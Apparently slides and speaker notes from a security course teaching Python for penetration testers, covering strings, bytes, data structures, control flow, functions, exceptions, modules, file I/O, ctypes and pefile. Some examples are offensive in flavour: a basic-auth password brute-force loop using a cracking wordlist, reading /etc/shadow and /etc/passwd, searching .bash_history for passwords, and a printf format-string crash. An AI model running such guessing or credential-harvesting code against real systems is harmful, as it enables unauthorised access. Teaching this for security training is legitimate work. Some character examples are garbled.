bytes()	Collection of bytes with values between 0-255 Cannot change individual bytes When printed will show ASCII characters if they exist	<pre>>>> B = b'\xf0\x9f\x90\x8d\x41\x42' >>> B = bytes([0xf0,0x9f,0x90,0x8d,0x41,0x42]) >>> B b'\xf0\x9f\x90\x8dAB' >>> B[1]=0x89 Traceback (most recent call last): File "<stdin>", line 1, in <module> TypeError: 'bytes' object does not support item assignment</pre>
bytearray()	Collection of bytes with values between 0-255 and bytes can be changed	<pre>>>> BA = bytearray([0xf0,0x9f,0x90,0x8d]) >>> BA[1]=0x89 >>> BA bytearray(b'\xf0\x89\x90\x8d')</pre>

Python 'string' Types

Python string types are collections of characters and byte values. To create a string, you put characters between quotation marks. Single quotes, double quotes, triple single quotes (""") or triple double quotes (""") can be used as long as you start and stop the string with the same type of quotes. This allows you to use quotes inside the strings. Alternatively, you use the same quotes you start and stop the string with inside the string if you escape the quotes with a backslash. The backslash is often used to create special character sequences. For example, \n \b \u \t \U \x and other characters all have special meaning inside of strings. As a result, backslash is often required if you want backslashes in your string. Alternatively, placing a small r outside of the string creates a raw string where Python does not interpret any of the backslashes. All Python strings are encoded using UTF-8. UTF-8 is a multibyte Unicode character set. Each character in the string will require between 1 and 4 bytes of storage.

Python bytes are not interpreted as UTF-8. Each byte is a value between 0 and 255. To create a byte string, you can use the same quotes as a string, but you put a lowercase b in front of the open quote. Or you could call the bytes function and pass it a list of byte values. When printed, bytes will be displayed as an ASCII character or as a 0x00 hex value for values that have no ASCII character. Like characters in strings, individual byte values can be accessed with the slicing notation. However, like strings, you cannot change parts of the variable. You must replace the entire value rather than just a part. We will take a closer look at slicing strings and bytes in just a moment.

A bytearray() behaves exactly like bytes, but it will allow you to replace portions of the bytearray rather than having to replace the entire value.

Str(), Bytes(), and UTF-8

- Strings are converted to bytes with the .encode() method

```
>>> 'sec660.sans.org'.encode()
b'sec660.sans.org'
>>> "Đ \x41".encode()
b'\xf0\x9f\x90\x8d A'
```

```
>>> '\xa9'
'©'
>>> '\xa9'.encode()
b'\xc2\xa9'
```

- Bytes are converted to strings with the .decode() method
- Not all bytes can be converted to UTF-8 characters, but they can all be converted to strings with "latin-1"

```
>>> b'\xf0\x9f\x90\x8d\x41\x42'.decode()
'ĐAB'
>>> b'\xe2\x8c\x96\xe2\x8c\x9a'.decode()
'©'
>>> b'\xc2\xa9\xc2\xbc'.decode()
'©¼'
```

```
>>> b"\x80".decode()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
UnicodeDecodeError: 'utf-8' codec can't
decode byte 0x80 in position 0: invalid
start byte
>>> b"\x80".decode("latin-1")
'\x80'
```

Str(), Bytes(), and UTF-8

Python strings will interpret bytes of data as UTF-8 Unicode strings. Between one and four bytes of data are used to represent a single character in UTF-8. Normal ASCII characters with values between 0 and 127 only require one byte of storage. Characters between 128 and 2047 require two bytes of data. Characters 2048 to 65535 require three bytes of data and characters between 65536 and 1112064 require four bytes of data. The first couple of the most significant bits in each byte are used to identify whether the byte is part of a 1, 2, 3, or 4-byte character. All 1-byte characters have a most significant bit with a value of 0. All 2-byte characters have the three most significant bits of the first byte set to 110 and the second continuation byte starts with a 10. All 3-byte characters have the four most significant bits set to 1110 on the first byte and the next two continuation bytes start with 10. All 4-byte characters have the five most significant bits set to 11110 on the first byte and the next three bytes start with 10. All the other bits in each of the values are used to store the ordinal value of the character.

Strings are converted into bytes by calling the string .encode() method. Encoding a single character as bytes will produce between 1 and 4 bytes of data. Inversely, bytes can be converted to strings by calling bytes .decode() method. There are several bit combinations that do not have any UTF-8 Characters associated with them. For example, if the two most significant bits of a byte are 10 (such as 0x80) and it is not preceded by another byte, it is an invalid byte combination since 10 is always used to identify continuation bytes. This will generate an error if you attempt to interpret it as UTF-8 by calling .decode().

When dealing with binary data, it is important that you do not interpret it as UTF-8. Since a single character could be represented by 1, 2, 3, or 4 bytes, interpreting data as UTF-8 will almost undoubtedly corrupt your data. Ideally, you would just leave your binary data in bytes() form, but if you must convert your data to a string, then interpret your data using the "LATIN-1" encoding. The LATIN-1 character set has exactly 255 characters in it with no values that do not have a character associated with it.

Python String Slicing

C	:	\	W	i	n	d	o	w	s	\	S	y	s	t	e	m	\	m	e	t	e	r	p	r	e	t	e	r	.	e	x	e
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
-33	-32	-31	-30	-29	-28	-27	-26	-25	-24	-23	-22	-21	-20	-19	-18	-17	-16	-15	-14	-13	-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1

- The number before a first colon is the start
- The number after a first colon is the stop (up to but not including)
- The number after a second colon is the step

```
>>> filename =
"C:\Windows\System\meterpreter.exe"
>>> filename[0]
'C'
>>> filename[1]
':'
>>> filename[-1]
'e'
>>> filename[-2]
'x'
```

```
>>> filename[3:10]
'Windows'
>>> filename[3:]
'Windows\System\meterpreter.exe'
>>> filename[-3:]
'exe'
>>> filename[::-1]
'ex.e.reterpreterem\metsyS\swodniW\:\C'
>>> filename.split(".")
['C:\Windows\System\meterpreter', 'exe']
```

Python String Slicing

One of the immensely useful functions in Python is the ability to take a string of any length and reference any part of it by adding brackets to the end of the string. For example, the filename variable here is set to a path on a Windows system. Since indexes almost always start at 0 in programming languages, filename[0] references the first character in the string, filename[1] references the second character, and so on.

We can even start from the end of the string by specifying a negative number, as shown with filename[-1] and filename[-2]. A range of strings can be specified as well with a starting and a stopping value, separated by a colon, as shown in filename[3:10]. Leaving out the second number and including the colon tells Python you want the rest of the string, starting from the first offset value, as shown in filename[3:].

If there is nothing before the first colon, it means start at the beginning. If there is nothing after the first colon, it means go to the end. If there is something after the second colon, that is the step. So [::2] would start at the beginning, go to the end, and include every other character. The step can also include negative numbers, so you can reverse the contents of a string by slicing it with [::-1].

In addition to slicing strings, the .split() method is also frequently used to extract a portion of a string. For example, if you just want the extension from a file path, you could split on the period turning the path into a list. Then you could retrieve the item in the list at position one.

Python Support for printf() Style Format Strings

- Python has its own extremely powerful style of format strings

```
>>> "Format Numbers {0:0>9.2f} or strings {1:X^9s}".format(3.14,"ABC")
'Format Numbers 000003.14 or strings XXXABCXXX'
```

- But you can also use familiar printf() style format strings

```
>>> "Format Numbers %010d [%10.4f] " % (150,3.14)
'Format Numbers 0000000150 [ 3.1400] '
>>> "Strings! [%10s] [%-10s] [%10s] " % ("A","B","C".center(10))
'Strings! [          A] [B           ] [  C           ]'
```

- Note: the [] are not required and only used to visually demonstrate the start and end
- Text in a format string is simply printed

'%d'	Integer decimal	'%f'	Floating-point decimal format
'%10d'	Integer decimal that is 10 digits wide	'%6.2f'	Floating-point 6 wide with decimal in 100ths place
'%010d'	Integer decimal 10 wide with leading zero	'%s'	Make it a string with str()
'%x'	Hexadecimal (lowercase)	'%%'	No seriously, print a percent sign
'%X'	Hexadecimal (uppercase)		

Python Support for printf() Style Format Strings

Python has a very powerful syntax for dynamically creating strings with "format strings". Many coders are already familiar with printf style format strings used in C, Java, and other languages. Python will evaluate the string and place the contents of the variable into the string in the format specified. For example, consider this statement:

```
>>> print( "I'd like %d %ss" % (5,"parrot"))
```

Here Python begins interpreting the format string. Any text strings, such as "I'd like" at the beginning and the "s" at the end, will simply be copied into the output string. The %d will be replaced with the first variable after the string as a decimal. In this case, the number 5 will replace %d in the output string. The %s will be replaced by the second parameter, "parrot", as a string. The resulting string will be "I'd like 5 parrots". The format string offers several options, enabling you to control your output. %d prints an integer decimal, %x prints a number in hexadecimal, %X prints a number in hexadecimal with all of the letters in uppercase, %f prints a number as a float, and %s prints a string. In each of these options, you can also specify an optional length between the % and the type. So %20d will result in a decimal number (integer) that is 20 characters wide. %020d will result in an integer that is 20 characters wide with leading zeros filling in all of the open digits. For floating numbers, you can specify how many digits should appear after the decimal point and the total width of the digits, including the decimal point. So the format string "%06.2f" would result in the number having leading zeros, with three digits before the decimal point and two after the decimal point, making it six characters wide. An example of printed formatted numbers and strings is shown here. Notice that for strings, a negative number left justifies the string. If you want to print a percent sign in the middle of a format string, putting two percent signs in the string will do the trick. Am I sure about that?

```
>>> print("I am %d%% sure." % (100))
I am 100% sure.
```

Additional Python Data Types

Type	Purpose	Example
list()	Changeable collections of objects similar to 'arrays'	<pre>>>> dlls = ['kernel32.dll', 'unknown.dll'] >>> dlls[0] 'kernel32.dll' >>> dlls[-1] = 'ntdll.dll' >>> dlls.append('user32.dll') >>> dlls ['kernel32.dll', 'ntdll.dll', 'user32.dll']</pre>
tuples()	Unchangeable Collections of objects	<pre>>>> target = ("10.1.1.50", 445) >>> target[1]=139 Traceback (most recent call last): File "<stdin>", line 1, in <module> TypeError: 'tuple' object does not support item assignment</pre>
dict()	Called Hash Tables or Associative Arrays in other languages. Very fast storage of values based on a key	<pre>>>> pids = {"system":4, "smss.exe":21, "csrss.exe":50} >>> pids.get("system") 4 >>> pids.keys() dict_keys(['csrss.exe', 'system', 'smss.exe'])</pre>

Additional Python Data Types

A couple of other very common python data structures include lists, tuples, and dictionaries. Lists are very similar to arrays in other languages. You create them with the square brackets and comma separated values. Lists can contain a mixture of variable of different types. Just as you can slice characters from strings, you can slice items from lists. Slicing the value at position zero retrieves the first value from the list. Slicing the value at position negative one retrieves the last item from the list. You can also change values in lists by slicing them and assigning them. In the example below, we change the last value in the list from 'unknown.dll' to 'ntdll.dll'. This method cannot be used to assign items with an index higher than the current length of the list. Items are added to the list by calling the `.append()` method.

Tuples are created with parentheses instead of square brackets. Tuples lack all of the methods and capabilities of lists, with a few exceptions. Tuples have an `.index()` method that can be used to find an item and `.count()` method that will count the number of times an item appears in the tuple. You can slice the items out of a tuple like you can with lists. One significant change between lists and tuples is that you cannot change the items in a tuple.

Dictionaries are sometimes called hash tables or associative arrays in other languages. They are created with square brackets and comma-separated sets of keys and values. The key and value pairs are separated by colons. Dictionaries are extremely fast at storing and retrieving data. Values can be retrieved from the dictionary by slicing the keys or by calling the `.get()` method. You can do something similar to a list of all of the keys called a database view by calling the `.keys()` method. Similarly, you can get a view of all the values by calling `.values()` and a view of all the items() with `.items()`. The view of items is similar to a list of tuples where each tuple contains key and value pairs.

Working with Lists

```
>>> stack = [ '4f8b32', '4e3e545' ]
>>> stack.append('4f24e0')
>>> stack
['4f8b32', '4e3e545', '4f24e0']
>>> lastval = stack.pop()
>>> "Popped {} of stack {}".format(lastval,stack)
"Popped 4f24e0 of stack ['4f8b32', '4e3e545']"
>>> stack.extend(['4e9831','4ec0bb'])
>>> stack.reverse()
>>> stack
['4ec0bb', '4e9831', '4e3e545', '4f8b32']
>>> stack.remove('4e9831')
>>> stack
['4ec0bb', '4e3e545', '4f8b32']
>>> queue = [ "password", "123456" ]
>>> queue.insert(0, 'querty')
>>> next_pw = queue.pop()
>>> "Retrieved {} from queue {}".format(next_pw,queue)
"Retrieved 123456 from queue ['querty', 'password']"
```

Working with Lists

The list element in Python is incredibly useful in organizing variables and information. In the previous slide, we saw how we can use slicing to both assign values in a list and retrieve items from the list. This slide shows several examples of working additional capabilities of lists. We can use the `append()` method to add items to the end of the list and the `pop()` method to retrieve and remove the last item from the list. The `insert()` method can be used to place an item at any location within the list. Inserting at position zero adds an item to the beginning of the list. With just these three methods, you can implement basic data structures like a stack and a queue. You can also pass any position within the queue to the `pop()` method. Some developers may implement a queue by appending to the end of the list and then calling `pop(0)` to remove the first item from the queue.

Additional list methods that are useful include:

- `remove(<value>)`: Erase the first occurrence of an item in the list
- `count(<value>)`: Count how many times `<value>` appears in the list
- `sort()`: Sort a list of all strings or all numbers based on the ordinal or numeric values, respectively
- `extend(<list2>)`: Add the items in `list2` to the list
- `reverse()`: Reverse the order of the current items in the list
- `index(<value>)`: Return the current location of the first occurrence of `<value>` in the list

Some list methods like `count()` and `index()` return integer values. All of the other list methods do not return any values back to the calling program. In the example above, notice that after we called `stack.append('4f24e0')`, the next line did not print the updated list. This is because the method did not return a value, but rather it just updated the list. Thus, the command `"stack=stack.append('4f24e0')"` would actually erase the contents of the list. This is often quite confusing to developers that are new to Python.

Working with Dictionaries

```
>>> captcha_answers = {"Are you a robot?":"no", "Are mountains tall or short":"tall"}
>>> captcha_answers["Is ice hot or cold?"] = "cold"
>>> question = "Are you a robot?"
>>> captcha_answers.get(question)
'no'
>>> captcha_answers.keys()
dict_keys(['Are you a robot?', 'Are mountains tall or short', 'Is ice hot or cold?'])
>>> "Are you a robot?" in captcha_answers
True
>>> "no" in captcha_answers
False
>>> "no" in captcha_answers.values()
True
>>> captcha_answers.values()
dict_values(['no', 'tall', 'cold'])
>>> captcha_answers.items()
dict_items([('Are you a robot?', 'no'), ('Are mountains tall or short', 'tall'), ('Is ice hot or cold?', 'cold')])
```

Working with Dictionaries

Dictionaries quickly store and retrieve values. They are an excellent data structure for creating lookup tables. In this example, we create a dictionary with key and value pairs that are questions being asked by a captcha and the answer to the question. To add a new item to the list, we can use the syntax [`<new key>`] = `<new value>`. Adding a new question to our dictionary of captcha answers is just a simple assignment. To retrieve a value from the dictionary, you can use the `.get()` method. Given a key that is in the dictionary, the `.get()` method will retrieve its value. If the key is not in the dictionary, it will return `None`.

If you would like to check to see if a key exists before trying to retrieve it, you can use the keyword `"in"`. If the key exists, it will return `True`. It's worth noting that by default it only checks the keys. It does not check the values. To check the values, we also need the `values()` method.

The `keys()` method will return a dictionary view of all of the keys. The dictionary view data structure is optimized for use with a `for` loop or other iteration operation. Similarly, the `view()` method returns a dictionary view of all of the values in the dictionary. So we could combine that with the keyword `"in"` if we wanted to verify that a value exists in the dictionary. Finally, the `items()` method will return a dictionary view of key and value pairs from the dictionary.

Python Control: if/elif/else

Python if statement is followed by a logical test, a colon (:), and an intended code block that execute when the logical test evaluates True

End of the indented block tells Python when to stop executing statements.

elif is also followed by a logic test, a colon (:), and a code block
There is one and only one else block

```
result = exploit_target("10.10.10.10")
if result == 0:
    print("Exploit successful!")
    print("Go pillage the village.")
    successful_exploits += 1
elif result == 1:
    print("Exploit not successful.")
    print("Check the Wireshark capture.")
else:
    print("Unknown error ... sorry.")
```

- The `if` statement is followed by a code block
 - Code blocks begin with a line that ends with a colon
 - Each line intended beneath it is part of the code block

Python Control: if/elif/else

The code example on this slide shows the use of a basic Python control element, the if/elif/else blocks (note that elif means "else if"). Here we are calling the `exploit_target()` function and returning a status variable recorded in the result. If the result value is 0, we print some output and increment the count of successful exploits. If the result is 1, we know the exploit was not successful and offer some pearls of wisdom for the user. All other result values are unknown errors and are handled appropriately.

Note that each of the conditional block lines with if/elif/else end with a colon; this is Python's way of knowing that the if condition has ended and does not continue to a second line.

The if/elif/else control blocks are an important component of almost all Python scripts, but this slide also illustrates another important Python characteristic: indentation. Unlike languages such as Perl that use a line terminator to indicate the end of a line (for example, ";"), Python has us indent the code underneath the if condition to indicate the start of a new code block. Under the "if result == 0:" statement, we have three more lines to execute when, and only when, the result status is equal to 0. Python knows when this block has finished executing when the indentation returns to the left.

This is an important lesson to keep in mind when learning Python: spacing at the beginning of lines counts. You must make sure the number of spaces to indent a line for a block is the same for all the code in the block. According to Python programming standards, programmers should use four spaces to indent the block.

Python Control: for loop

```
>>> path = "C:\\Windows\\System32\\DriverStore\\FileRepository"
>>> pathlist = path.split("\\") # returns a list
>>> for directory in pathlist:
...     print(directory, len(directory))
...
C: 2
Windows 7
System32 8
DriverStore 11
FileRepository 14
```

- Iterates over each list element, assigning it temporarily to "directory"
- For loops also used to execute code a specified number of times with range(0,10)

Python Control: for loop

The `for` control function is used to iterate over a list of elements, temporarily assigning the current element to a named variable and executing the indented block. This process is repeated for each element in the list.

In the example on this slide, we create a variable called "path" with multiple directories separated by two slashes. Calling `path.split("\\")` returns the variable `pathlist`, a list element containing each directory in the path variable.

The line "for directory in pathlist:" is used to iterate over the `pathlist` variable, temporarily assigning each list variable to the `directory` variable for the duration of the indented for block. "for" and "in" are the only two keywords on this line. "directory" is an arbitrary variable name that could be anything the developer chooses. "pathlist" is any iterable object, such as a list, string, dictionary, or other iterable Python data structure.

Useful Python Built-Ins

Built-In	Purpose	Example
print()	Send output to stdout	>>> print("Hello", "World") Hello World
len()	Get the length of any object	>>> len(varname[1]) 2
int()	Convert a string value to a decimal integer using any base between 2 and 32	>>> int("1000") + 5 1005 >>> int("1000",2) 8 >>> int("FF",16) 255
ord()	Convert string data to ordinal value	>>> ord("A") 65 >>> ord("ᄃ") 128013

Useful Python Built-Ins

Python includes several built-in functions that are regularly used in scripts:

print: The print function displays output or the contents of variables.

len: Returns the length of any object. This is useful for identifying the length of a string or the number of elements in a list.

int: Converts a string to an integer. If you only pass one argument to int(), it will convert the string to a base 10 number. You can optionally pass an integer between 2 and 32 as the second argument. If you do it will treat the string as that base and convert it to a decimal.

ord: Converts string data to an ordinal value. Used when we are working with strings of binary data that need to be converted to numerical form beyond the standard numeric ranges.

Building Functions

- Keyword "def" is followed by an arbitrary function name, arguments, a colon, and block of code
- Variables only exist while function is running, and "return" delivers results

```
import requests
def guess_pass(url, guess):
    resp = requests.get(url, auth=('admin', guess ))
    if resp.status_code == 200:
        print("Password Found:", guess)
        print("Website Response", resp.content)
        return True
    return False

passwords = open("/usr/share/john/password.lst").readlines()
tgt_site = "https://httpbin.org/basic-auth/admin/password"
for current_guess in passwords:
    if guess_pass(tgt_site, current_guess.strip()):
        break
```

Use "def funcname(var1,var2):" to define a function.
Keyword "return" exits function and returns a value

Building Functions

Programmers will often take a block of code that is reused within a program and declare it in the form of a function. Functions can optionally take arguments and return one or more values as the return status of the function.

In the example on this slide, the function "guess_pass" is defined, accepting the arguments "url" and "guess". Those local variables only exist in memory while the function is executing. They are used to attempt to log in to a target website with Basic Authentication. If the username and password are correct, the website returns a 200 response code. Then the function prints the correct password and the contents of the website's response and returns the value True to the main program. If the password is not correct, then the function returns False.

In the main program, we read all of John the Ripper's password into a list. The for loop will pass each password to the guess_pass() function. When guess_pass() is called, the value of the tgt_site variable is assigned to the variable url inside the guess_pass function, and the value of the current_guess variable is assigned to the guess variable. If guess_pass returns True, then it will break out of the for loop ending the program.

Exceptions

```
>>> open("/etc/shadow").read()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
PermissionError: [Errno 13] Permission denied: '/etc/shadow'
```

- When a non-syntax error is encountered, Python raises an exception
 - Gives you insight into the error
 - Execution is halted
- Useful for troubleshooting; not great for end users to deal with
- We prefer that our programs do not halt execution but gracefully handle errors instead
- The value before the colon on the last line is the error name

Exceptions

When Python detects an error that is not a syntax error, it will raise an exception. A brief description of the error called a "Traceback" is displayed and execution of the script is halted.

In the example on this slide, a non-root user attempts to open the shadow file. Because the account does not have access, an exception is raised. In this case, a "PermissionError" exception is raised by Python and a Traceback is generated. The traceback is useful to the developer, but to someone using our program, all it means is your program crashed. Rather than stopping execution, you can use exception handling to gracefully handle the error.

Exception Handling

- Add a handler to catch the exception if it happens
- Use "except PermissionError:" Handles that specific type of error
- Use "except Exception as e:" Handles all other errors recording the exception in variable "e"

```
>> try:
...     with open("/etc/shadow") as file_handle:
...         file_handle.read()
... except PermissionError:
...     print("You do not have permission to open the file.")
... except Exception as e:
...     print("Something else bad happened {}".format(str(e)))
...
You do not have permission to open the file.
```

specific

generic

Exception Handling

This slide continues with the exception error from the prior slide. We can rewrite the code to gracefully handle the exception by adding a "try:" block. When Python enters a "try:" block, it will execute the code within the block, and if an exception occurs, it will execute the code in the "except" block that follows. If the type of the exception is handled, Python runs the exception block of code instead of raising the exception.

You can have exception handlers that are specific to just one type of error, or you can have a generic exception handler that will handle any error that occurs. In this example, we have one exception handler written specifically for when a PermissionError occurs. A second generic handler will execute if any other type of exception occurs.

Python Modules

- Pre-built functionality available with Python modules
 - Standard modules distributed with Python and thousands of add-ons
- Make a module accessible in your script with import
- Namespace collisions and import methods

Limited namespace issues, inconvenient method calling

```
# The "sys" module includes
# the exit() function
import sys
sys.exit(0)
```

Convenient sys method calling, but possible namespace collisions

```
# The "sys" module includes
# the exit() function
from sys import *
exit(0)
```

Python Modules

Python includes several modules that build on the base language for enhanced functionality. In addition to standard Python modules, numerous add-on modules are available for enhancing the functionality of your tool or simply reusing a useful function to simplify your code.

When we want to bring the functionality included in a module into our code, we call the import function. There are two primary techniques for importing a module:

import module_name

When the module is imported using "**import module_name**" (such as **import sys**), we can reference variables and methods of the sys module by calling them with the "sys." prefix, as shown in the example "**sys.exit(0)**". This is mildly inconvenient, since we have to explicitly identify the module name for each method we call.

from module_name import *

When the module is imported using "**from module_name import ***" (such as **from sys import ***), we can call the module's methods without specifying the leading module name. This is convenient because we can just call "**exit(0)**" without specifying the leading "sys". However, this technique has the disadvantage of bringing all the sys functionality into the current namespace, where variable or method name collisions (for example, you create your own function called "exit" and then execute **from sys import ***, your function will be overwritten by the exit function defined in the sys module. For this reason and others, the use of "**from module_name import ***" is discouraged. If you are going to use the from import syntax, you should only do so by naming the functions you will import. For example, rather than importing everything with *, you would say "**from sys import exit**". In doing so, you make it easier to understand where functions that are called from—but not directly listed in—your code came from.

File I/O

- The `open()` function returns a file handle that can be used to read files

```
>>> file_content = open("/etc/passwd", "r").read()
```

File as one string

- "r" read and interpret as UTF-8 strings or "rb" to read as bytes
- `.read()` returns one string with all lines and `.readlines()` returns a list of lines
- Context Managers provide cleaner file access with other Python interpreters

```
>>> with open("/etc/passwd", "r") as file_handle:
...     file_as_list = file_handle.readlines()
...
```

List of strings

```
>>> with open("/home/markbaggett/Pictures/profile.jpg", "rb") as file_handle:
...     image_bytes = file_handle.read()
...
```

One bytes() string

```
>>> with open("/home/markbaggett/.bash_history", "r") as file_handle:
...     for eachline in file_handle:
...         if "password" in eachline.lower():
...             print( eachline )
...
```

Loop through file

File I/O

This slide includes two examples of working with files in Python. The first example is to simply call the `open()` function. It will return a file object that has methods such as `.read()`, `.readlines()`, `.write()`, `.writelines()`, and `.close()`. In addition to the file path, it also accepts a "mode". The default mode is "rt", which means that it will read the file and interpret the bytes as UTF-8 text. You can change the mode to "rb" and it will just read the file as bytes, and no interpretation is done. There are various modes, including but not limited to "w", "wt", "wb", "at", "ab" for write, write text, write binary, append text, and append binary, respectively. This use of the `open()` function will work without any issues on the standard CPython interpreter. However, on interpreters such as Jython (a Java implementation of the Python interpreter), you can experience errors because the interpreter doesn't "garbage collect" the file object and clean it up when it is no longer used. Context Managers solve this problem by using a code block to identify which lines require the file to be open.

A context manager uses the syntax "**with object_handle as variable:**", followed by a code block that is used to interact with the object. Since all of the code that interacts with the file is in the code block, Python interpreters with non-standard garbage collection know when to close the file and release the associated resources. Here are a few examples. The first one calls `.readlines()`, which returns a list of lines from the file. Because it was opened with a mode of "r", it will return a list of UTF-8 strings. The second example uses "rb" mode and calls the `.read()` method, which will return a single bytes() object of uninterpreted data from the file. The third example shows you how you can use a for loop to step through each line in the file one at a time.

sys Module

Member	Purpose	Example
exit()	Exits the script, halting execution	sys.exit(1)
platform	Identifies the platform as "win32", "darwin", "linux2"	>>> sys.platform Win32
getwindowsversion()	Returns an immutable list (tuple) for the Windows version (major, minor, build, platform, service_pack)	>>> sys.getwindowsversion() (6, 1, 7600, 2, ")
argv[]	A list of command line arguments, where element 0 is the script name	if len(sys.argv) == 1: print("Must specify a target")
stderr	Allows you to display output in STDERR instead of STDOUT	>>> print("Error!", file=sys.stderr)

sys Module

The built-in "sys" module includes many useful methods and objects, several of which are shown on this slide. A significant number of Python scripts will import the sys module if for nothing more than the exit() method.

os Module

Member	Purpose	Example
geteuid()	Get the current user's effective UID	if os.geteuid() != 0: print("Must be root")
listdir(path)	Return a list object of the files in the specified path	>>> os.listdir("/tmp") ['.X11-unix', 'ssh-EAlqMW5895', 'orbit-root']
remove(file)	Remove the specified file	>>> os.remove("C:\\notes\\notes.txt")
stat(file)	Return an object identifying file attributes, including length and timestamp information	>>> statinfo = os.stat("C:\\bootmgr") >>> statinfo nt.stat_result(st_mode=33060, st_uid=0, st_gid=0, st_size=383562L, [trimmed])
system(command)	Execute the command specified. Output printed not returned	>>> os.system("cmd.exe") C:\\Users\\Joshua Wright>
popen(command)	Execute the command, returning a file object with output.	>>> files = os.popen("find /tmp") >>> files.readline() '/tmp\\n'

os Module

The built-in **os** module includes several useful functions, many of which are shown on this slide. When working with operating system-specific functions (such as working with files and directories or executing local binaries), we use the **os** module. Using the **os** module, we have access to the `system()` function to invoke local commands interactively in the script. Comparatively, the `popen()` function also executes OS commands, but returns the output to a file object we can read and write to (more on reading and writing to file objects later in this module).

ctypes Module

- ctypes allows you to load and call functions in dlls
- Use ctypes.cdll.LoadLibrary for CDECL functions
- Use ctypes.windll.LoadLibrary for STDCALL functions

```
>>> import ctypes
>>> stdcall = ctypes.windll.LoadLibrary("c:\\Windows\\system32\\crt.dll")
>>> stdcall.printf(b"SANS %s %s is awesome!\n", b"SEC573", b"Automating Infosec with Python" )
SANS SEC573 Automating Infosec with Python is awesome!
>>> Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: Procedure probably called with too many arguments (8 bytes in excess)
>>> cdecl_dll = ctypes.cdll.LoadLibrary("c:\\Windows\\system32\\crt.dll")
>>> cdecl_dll.printf(b"SANS %s %s is awesome!\n", b"SEC573", b"Automating Infosec with Python" )
SANS SEC573 Automating Infosec with Python is awesome!
55
>>> cdecl_dll.printf(b"%x%x%x\n")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
OSError: exception: access violation writing 0x6F06DE00
```

ctypes Module

Python modules can provide you with endless access to functionality; however, you are not limited by the existing modules. You can load and call compiled libraries on your computer. The ctypes module allows your Python programs to load and call Linux and Windows Libraries. On Windows systems, that means you have access to the function stored inside of DLLs. On Linux, you can load the shared libraries.

To call a function in a DLL, you must first load the DLL by calling LoadLibrary. When the DLL author wrote the code, they used one of two standard calling conventions. They may have used CDECL where the calling function is responsible for cleaning up the stack, or they may have used STDCALL where the function will return to clean up the stack when it returns to the calling program. Unfortunately, there isn't an easy way to know for certain which calling convention is required so you usually end up trying both. To call a STDCALL function, you load the dll with ctypes.windll.LoadLibrary(). To call a CDECL function, you load the dll with ctypes.cdll.LoadLibrary(). In general, I'll guess that it is CDECL unless it is part of the Windows API such as kernel32.dll, user32.dll, or gdi32.dll. If there is a 32 in the file name, it may be STDCALL.

In this example, I tried to call printf inside the crt.dll library using the STDCALL convention. After the function executed, the program crashed, generating a Traceback. The Traceback message that indicates the number of arguments was incorrect. If you see that, then you should change your calling convention. When we reload the DLL with a CDECL convention, we can then call the function without error.

Last, we call the printf function incorrectly with a printf attack. This illustrates an important point about all programming languages. You will sometimes hear developers say that their "Type Safe" language is not vulnerable to buffer overflows and other types of attacks. While it is generally true that it is not as easy for a developer to accidentally make a memory corruption vulnerability in Python, it is still possible! FUZZ ALL THE THINGS!

pefile Module

- pefile allows you to access and modify EXEs and DLLS file structures
- Not built in, but easily installed with the command **pip install pefile**
- Export Tables, Import Tables, dll_characteristics, and more

```
>>> import pefile
>>> exe = pefile.PE("c:\\Windows\\system32\\crt.dll")
>>> hex(exe.OPTIONAL_HEADER.ImageBase)
0x10010000
>>> exe.OPTIONAL_HEADER.AddressOfEntryPoint
7265
>>> exe.OPTIONAL_HEADER.DllCharacteristics
0
>>> for eachfunction in exe.DIRECTORY_ENTRY_EXPORT.symbols:
...     print(eachfunction.name, eachfunction.address)
...
b'abort' 110908
b'abs' 111024
b'acos' 111028
b'asctime' 111032
b'asin' 111036
```

pefile Module

The pefile module will let you read and write the various pieces of PE Files. With this module, you can inspect and change Window EXE and DLL's. The pefile module is not part of the standard Python installation, but you can add it to your Python modules using PIP. PIP is Python's standard package manager and is used to install and uninstall additional Python packages. If PIP is installed, then the command **pip install pefile** is all you need to begin using the module.

After importing the pefile module, we pass the path of the file to load to the PE() function. The DLL's preferred load address is stored in the ImageBase attribute of the OPTIONAL_HEADERS. The AddressOfEntryPoint is the location relative to the ImageBase of the DLL Entry Point. This is not necessarily the location of the dllmain() function. The DllCharacteristics can control security features such as whether or not the DLL can be placed in memory at a dynamic address by ASLR, or if SAFE SEH is supported. With the pefile module, you can view and change any of these attributes.

In a DLL, all of the functions that are available for other programs to use are listed in the Export Address Table. This is stored in the DIRECTORY_ENTRY_EXPORT data structure. With a simple for loop, we can go through all of the functions exported by the DLL and inspect their load address. This address is also relative to the DLL's ImageBase address.

Python Introspection: Fancy Way of Saying "Help Me"

- **dir(object)**: Display a list of all the variables and methods of an object
- **help(object or method)**: Access Python's built-in documentation
- **type(variable)**: Identify the type of the named variable
- **globals()**: Show all the variables and methods accessible in the current namespace

Learn to use these functions for help, troubleshooting

Python Introspection: Fancy Way of Saying "Help Me"

Language introspection is a programmer phrase for the functionality that the language gives you to explore objects, methods, and variables in the program's scope. Four methods included in Python's introspection functionality are particularly useful:

dir(object): Displays a list of the variables and methods of an object. If you want to know what functionality is included in a given module such as "sys", "os", or another non-standard module, open an interactive interpreter, import the module, and run `dir(modulename)` for a complete list.

help(object/method): The help function displays the output of Python's built-in help system for the named object (such as "sys") or method (such as "sys.exit").

type(variable): The `type()` function will display the type of the named variable as a string, int, function or method, list, or other Python type.

globals(): Displays an indexed list (a dictionary) of all the variables, objects, and methods that are accessible in the current namespace. If you've forgotten what has been imported or are getting a `NameError` exception when trying to call a method you think should be available, you can double-check your environment with the `globals()` function.

Using the Python introspection techniques will be a significant help for learning the language and for troubleshooting a script that is failing. These four techniques in particular are very useful in everyday development and troubleshooting tasks.

Module Summary

- Python is a powerful scripting language with great community support
- Python types, built-ins, control handlers, modules, exceptions
- Introspection is valuable for help
- Snippets you can reuse

Advanced penetration testers excel with proficiency in a scripting language.

Module Summary

We took a brief tour of Python in this module, demonstrating its power as a scripting language. With Python's great community support and tremendous number of add-on modules and code samples available, even novice programmers can accomplish difficult tasks with ease. We spent time looking at Python types, built-in functions, control handlers, modules, exceptions, and more in this module, giving you a quick start on your way to becoming a Python programmer.

